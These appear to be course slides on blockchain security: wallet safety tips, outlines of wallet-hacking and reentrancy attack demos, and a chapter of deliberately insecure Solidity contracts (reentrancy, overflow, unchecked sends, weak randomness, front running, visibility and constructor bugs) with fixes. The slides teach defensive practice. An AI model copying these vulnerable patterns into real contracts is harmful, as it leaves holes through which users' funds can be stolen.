
The screenshot shows the Exodus Desktop App download page. A certificate dialog box is overlaid on the page, displaying details such as the certificate path, issuer, subject, and validity period. The subject is listed as "Exodus, Inc. (Exodus Movement)".

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- Verify reputation of the wallet provider.
- Use official download links.
- Check the certificate of site.
- Verify file hash before the installation.

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
## Wallet Installation Path




The screenshot shows a Windows File Explorer window with the path "This PC > OS (C:) > Users > tuanp > AppData > Roaming". The "jaxx" folder is selected and highlighted. The list view shows various application folders like Adobe, Code, com.liberty.jaxx, Exodus, GitHub Desktop, etc.

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## Wallet Usage




- Limit the wallet footprint (installation locations).
  - Offline USB drive or External drive
  - Single PC
  - Single mobile device
- Use ‘transient’ wallet for mining.
- Use hardware wallets for large currency storage.
- Keep backup of seed words for hardware wallets.

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## Wallet Uninstallation



- Remove only the software – not local storage file.
- Use a shredder tool and not file delete.



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## Wallet Hacking Demo

- Objectives:
  - Wallet setup
  - Usage of seed words, PIN
  - Wallet uninstallation
- Requires:
  - JAXX installation package
  - NPM Node.js
  - Decryption.js (not distributed)

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## Ethereum Classic Vision

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## Ethereum Nowa

Ethereum Nowa  
Next Generation of Smart Contract Platform and Decentralized Application Platform  
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What is Ethereum Nowa (ETN)?  
The intent of Ethereum Nowa is to create an alternative protocol for building decentralized applications, providing a different set of tradeoffs that we believe will be very useful for a large class of decentralized applications, with particular emphasis on situations where rapid development time, security for small and rarely used applications, and the ability of different applications to very efficiently interact, are important.

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## Ethereum Nowa – Leadership Team

Meet Our Team

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Meet Our Advisors

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## Ethereum Classic Vision Promotion

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**Illegal Transaction**

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## Chapter 8: Smart Contract Vulnerabilities and Attacks

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## Quick Solidity Walkthrough

```

1 pragma solidity ^0.4.24;
2
3 contract Messenger {
4     address owner;
5     string[] messages;
6     uint256 balance;
7
8     constructor() public {
9         owner = msg.sender;
10    }
11
12     function add(string newMessage) public {
13         require(msg.sender == owner);
14         messages.push(newMessage);
15    }
16
17     function count() view public returns(uint){
18         return messages.length;
19    }
20
21     function getMessages(uint index) view public returns(string){
22         return messages[index];
23    }
24
25     function GetBalance() public constant returns(uint256){
26         return this.balance;
27    }
28
29     function deposit() payable {}
30 }
```

Messenger

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## Reentrancy Attack – Example #1

- Is a classic attack that takes over control flow of a contract and manipulate the data to prevent the correct updating of state.
- Variants of reentrancy have stolen hundreds of millions from contracts.

```

1 // INSECURE
2 mapping (address => uint) private userBalances;
3
4 function withdrawBalance() public {
5     uint amountToWithdraw = userBalances[msg.sender];
6     require(msg.sender.call.value(amountToWithdraw)());
// At this point, the caller's code is executed, and
// can call withdrawBalance again
7     userBalances[msg.sender] = 0;
8 }
9 |
```

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## Mitigating Reentrancy Attack



- Finish all internal work (e.g., state changes) first and only then calling the external function.

```
1 mapping (address => uint) private userBalances;
2
3 function withdrawBalance() public {
4     uint amountToWithdraw = userBalances[msg.sender];
5     userBalances[msg.sender] = 0;
6     require(msg.sender.call.value(amountToWithdraw)());
// The user's balance is already 0, so future
invocations won't withdraw anything
7 }
8 |
```

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## Reentrancy Attack – Example #2



```
1 // INSECURE
2 mapping (address => uint) private userBalances;
3 mapping (address => bool) private claimedBonus;
4 mapping (address => uint) private rewardsForA;
5
6 function withdrawReward(address recipient) public {
7     uint amountToWithdraw = rewardsForA[recipient];
8     rewardsForA[recipient] = 0;
9     require(recipient.call.value(amountToWithdraw)());
10 }
11
12 function getFirstWithdrawalBonus(address recipient)
public {
13     require(!claimedBonus[recipient]); // Each recipient
should only be able to claim the bonus once
14
15     rewardsForA[recipient] += 100;
16     withdrawReward(recipient); // At this point, the
caller will be able to execute
getFirstWithdrawalBonus again.
17     claimedBonus[recipient] = true;
18 }
19 |
```

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## Mitigating Reentrancy Attack – Example #2



```

1 mapping (address => uint) private userBalances;
2 mapping (address => bool) private claimedBonus;
3 mapping (address => uint) private rewardsForA;
4
5 function untrustedWithdrawReward(address recipient)
public {
6     uint amountToWithdraw = rewardsForA[recipient];
7     rewardsForA[recipient] = 0;
8     require(recipient.call.value(amountToWithdraw)());
9 }
10
11 function untrustedGetFirstWithdrawalBonus(address recipient) public {
12     require(!claimedBonus[recipient]); // Each recipient
13     should only be able to claim the bonus once
14     claimedBonus[recipient] = true;
15     rewardsForA[recipient] += 100;
16     untrustedWithdrawReward(recipient); // claimedBonus
17     has been set to true, so reentry is impossible
18 }
```

### Notes

- Change state first
- When interacting with external contracts, name your variables, methods, and contract interfaces in a way that makes it clear that interacting with them is potentially unsafe.

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## Mitigating Reentrancy Attack – Example #3



```

1 // Note: This is a rudimentary example, and mutexes are
2 // particularly useful where there is substantial logic
3 // and/or shared state
4 mapping (address => uint) private balances;
5 bool private lockBalances;
6
7 function deposit() payable public returns (bool) {
8     require(!lockBalances);
9     lockBalances = true;
10    balances[msg.sender] += msg.value;
11    lockBalances = false;
12    return true;
13 }
14
15 function withdraw(uint amount) payable public returns
16 (bool) {
17     require(!lockBalances && amount > 0 &&
18     balances[msg.sender] >= amount);
19     lockBalances = true;
20
21     if (msg.sender.call(amount)()) { // Normally
22         insecure, but the mutex saves it
23         balances[msg.sender] -= amount;
24     }
25     lockBalances = false;
26     return true;
27 }
```

- Use of Mutex
- Need to carefully ensure that there are no ways for a lock to be claimed and never released.

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## mini-DAO Attack Demo



- Objectives:
  - Demo reentrance exploit
  - How to setup an ‘attacker’ contract
  - How to exit before call completion in ‘victim’ contract
  - Setup event
- Requires:
  - Remix
  - Metamask wallet
  - Victim.sol and Attacker.sol

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## Integer Over/Underflow Manipulation



- An over/underflow occurs when an operation is performed that requires a fixed-size variable to store a number (or piece of data) that is outside the range of the variable’s data type.

```
1 pragma solidity ^0.4.24;
2
3 contract OverflowAndUnderflow {
4
5     function overflow() public pure returns(uint256) {
6         uint256 max = 2**256-1;
7         return max +1;
8     }
9
10    function underflow() public pure returns(uint256) {
11        uint256 min = 0;
12        return min-1;
13    }
14 }
```

Token demo

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## Integer Over/Underflow Manipulation



```

1 pragma solidity ^0.4.18;
2
3 contract Token {
4
5     mapping(address => uint) balances;
6     uint public totalSupply;
7
8     function Token(uint _initialSupply) {
9         balances[msg.sender] = totalSupply = _initialSupply;
10    }
11
12    function transfer(address _to, uint _value) public
13        returns (bool) {
14        require(balances[msg.sender] - _value >= 0);
15        balances[msg.sender] -= _value;
16        balances[_to] += _value;
17        return true;
18    }
19    function balanceOf(address _owner) public constant
20        returns (uint balance) {
21        return balances[_owner];
22    }
23 }
```



- What is not correct about this contract?

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## Unchecked Return



- Verify low-level function state after call otherwise incorrect variable states may be the result.

```

1 pragma solidity ^0.4.21;
2
3 contract Demo116 {
4     uint weileft;
5     uint balance;
6     mapping(address => uint256) public balances;
7
8     function deposit () public payable {
9         balances[msg.sender] += msg.value;
10    }
11
12    function withdraw (uint _amount) public {
13        require(balances[msg.sender] >= _amount);
14        weileft -= _amount;
15        msg.sender.send(_amount);
16    }
17
18    function GetBalance() public constant returns(uint){
19        return this.balance;
20    }
21 }
```

Demo116

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## Timestamp Manipulation



- Avoid the use of block.number and block.timestamp as seeds for randomness.

```
1 uint256 constant private salt = block.timestamp;
2
3 function random(uint Max) constant private returns (uint256 result){
4     //get the best seed for randomness
5     uint256 x = salt * 100/Max;
6     uint256 y = salt * block.number/(salt % 5) ;
7     uint256 seed = block.number/3 + (salt % 300) + Last_Payout + y;
8     uint256 h = uint256(block.blockhash(seed));
9
10    return uint256((h / x)) % Max + 1; //random number between 1 and
11    Max
12 }
```

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## Randomness



- Randomness does not exist and miners cannot be trusted.
- Organize your code as follow:
  1. Require players to submit a hash of their intended selection or move.
  2. Require the moves to be executed.
  3. Verify the actual move against submitted hash
  4. If does not match, disqualify move.
  5. Generate random value using a randomness oracle (e.g., RandDAO contract).
  6. Evaluate payout.

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## Racing Conditions



- Racing conditions should be verified in such a way that would allow for those conditions to be met.

```

1 pragma solidity ^0.4.21;
2
3 contract EtherGame {
4
5     uint public payoutMileStone1 = 3 ether;
6     uint public mileStone1Reward = 2 ether;
7     uint public payoutMileStone2 = 5 ether;
8     uint public mileStone2Reward = 3 ether;
9     uint public finalMileStone = 10 ether;
10    uint public finalReward = 5 ether;
11
12    mapping(address => uint) redeemableEther;
13    // users pay 0.5 ether. At specific milestones, credit their
14    accounts
15    function play() public payable {
16        require(msg.value == 0.5 ether); // each play is 0.5 ether
17        uint currentBalance = this.balance + msg.value;
18        // ensure no players after the game is finished
19        require(currentBalance <= finalMileStone);
20        // if at a milestone credit the players account
21        if (currentBalance == payoutMileStone1) {
22            redeemableEther[msg.sender] += mileStone1Reward;
23        } else if (currentBalance == payoutMileStone2) {
24            redeemableEther[msg.sender] += mileStone2Reward;
25        } else if (currentBalance == finalMileStone) {
26            redeemableEther[msg.sender] += finalReward;
27        }
28        return;
29    }
30
31    function claimReward() public {
32        // ensure the game is complete
33        require(this.balance == finalMileStone);
34        // ensure there is a reward to give
35        require(redeemableEther[msg.sender] > 0);
36        uint transferValue = redeemableEther[msg.sender];
37        redeemableEther[msg.sender] = 0;
38        msg.sender.transfer(transferValue);
39    }
40}
41

```

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## Front Running



- Transactions with higher gasPrice get priority in processing.

```

1 pragma solidity ^0.4.21;
2
3 contract FindThisHash {
4     bytes32 constant public hash =
5
6         0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee
7         0a;
8
9     function FindingThisHash(address _owner) public payable {}
10    // constructor() public payable {} // load with ether
11
12    function solve(string solution) public {
13        // If you can find the pre-image of the hash, receive 1000
14        // ether
15        require(hash == sha3(solution));
16        msg.sender.transfer(1000 ether);
17    }
18}
19

```

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## Default Visibility



- Incorrect use of visibility specifiers can lead to some devastating vulnerabilities in smart contracts.

```
1 pragma solidity ^0.4.21;
2
3 contract HashForEther {
4
5     function withdrawWinnings() {
6         // Winner if the last 8 hex characters of the address are 0
7         require(uint32(msg.sender) == 0);
8         _sendWinnings();
9     }
10
11    function _sendWinnings() {
12        msg.sender.transfer(this.balance);
13    }
14 }
```

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## Denial of Services – Large Arrays



- Artificially inflating arrays, or exceeding gas limit.

```
1 contract DistributeTokens {
2     address public owner; // gets set somewhere
3     address[] investors; // array of investors
4     uint[] investorTokens; // the amount of tokens each investor gets
5
6     // ... extra functionality, including transfertoken()
7
8     function invest() public payable {
9         investors.push(msg.sender);
10        investorTokens.push(msg.value * 5); // 5 times the wei sent
11    }
12
13    function distribute() public {
14        require(msg.sender == owner); // only owner
15        for(uint i = 0; i < investors.length; i++) {
16            // here transferToken(to,amount) transfers "amount" of
17            // tokens to the address "to"
18            transferToken(investors[i],investorTokens[i]);
19        }
20    }
21 }
```

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## Denial of Services – Blocking



- Blocking access to a single address

```
1 bool public isFinalized = false;
2 address public owner; // gets set somewhere
3
4 function finalize() public {
5     require(msg.sender == owner);
6     isFinalized == true;
7 }
8
9 // ... extra ICO functionality
10
11 // overloaded transfer function
12 function transfer(address _to, uint _value) returns (bool) {
13     require(isFinalized);
14     super.transfer(_to,_value)
15 }
16
17 ...|
```

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## Constructors with Care



- Can you spot the issue area?

```
1 pragma solidity ^0.4.21;
2
3 contract OwnerWallet {
4     address public owner;
5
6     // constructor
7     function ownerWallet(address _owner) public {
8         owner = _owner;
9     }
10
11     // Fallback. Collect ether.
12     function () payable {}
13
14     function withdraw() public {
15         require(msg.sender == owner);
16         msg.sender.transfer(this.balance);
17     }
18 }
```



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## Visualization Tools



- Visualize function control flow of a contract and highlights potential security vulnerabilities:

- Surya
- Solgraph
- EVM Lab
- Ethereum graph debugger



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## Static and Dynamic Analysis Tools



- Use symbolic analysis, taint analysis and control flow checking to detect a variety of security vulnerabilities.
- Mythril
  - Slither
  - Echidna
  - Oyente
  - Securify
  - SmartCheck
  - Octopus
  - Chaincode Scanner\*

\* Denotes Hyperledger Fabric

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## Test Coverage & Linters



- Ensure that tests evaluate all of the code under test.
- Improve code quality by enforcing rules for style and composition, making code easier to read and review.
  - Solidity Coverage (test coverage)
  - Solcheck
  - Solint
  - Solium
  - Solhint

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## Best Practices for Smart Contracts



- Prepare for failure
- Rollout carefully
- Keep contracts simple
- Stay up to date
- Be aware of blockchain properties
- Choose Simplicity over Complexity

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## Final Words



- Ethereum, Hyperledger Fabric and other complex blockchain programs are new and highly experimental.
- Security is paramount for blockchain technology.
- Smart contracts are only as smart as the developers.
- Transparency, expert reviews, user testing and use of automated security tools are mechanisms to minimize vulnerabilities.

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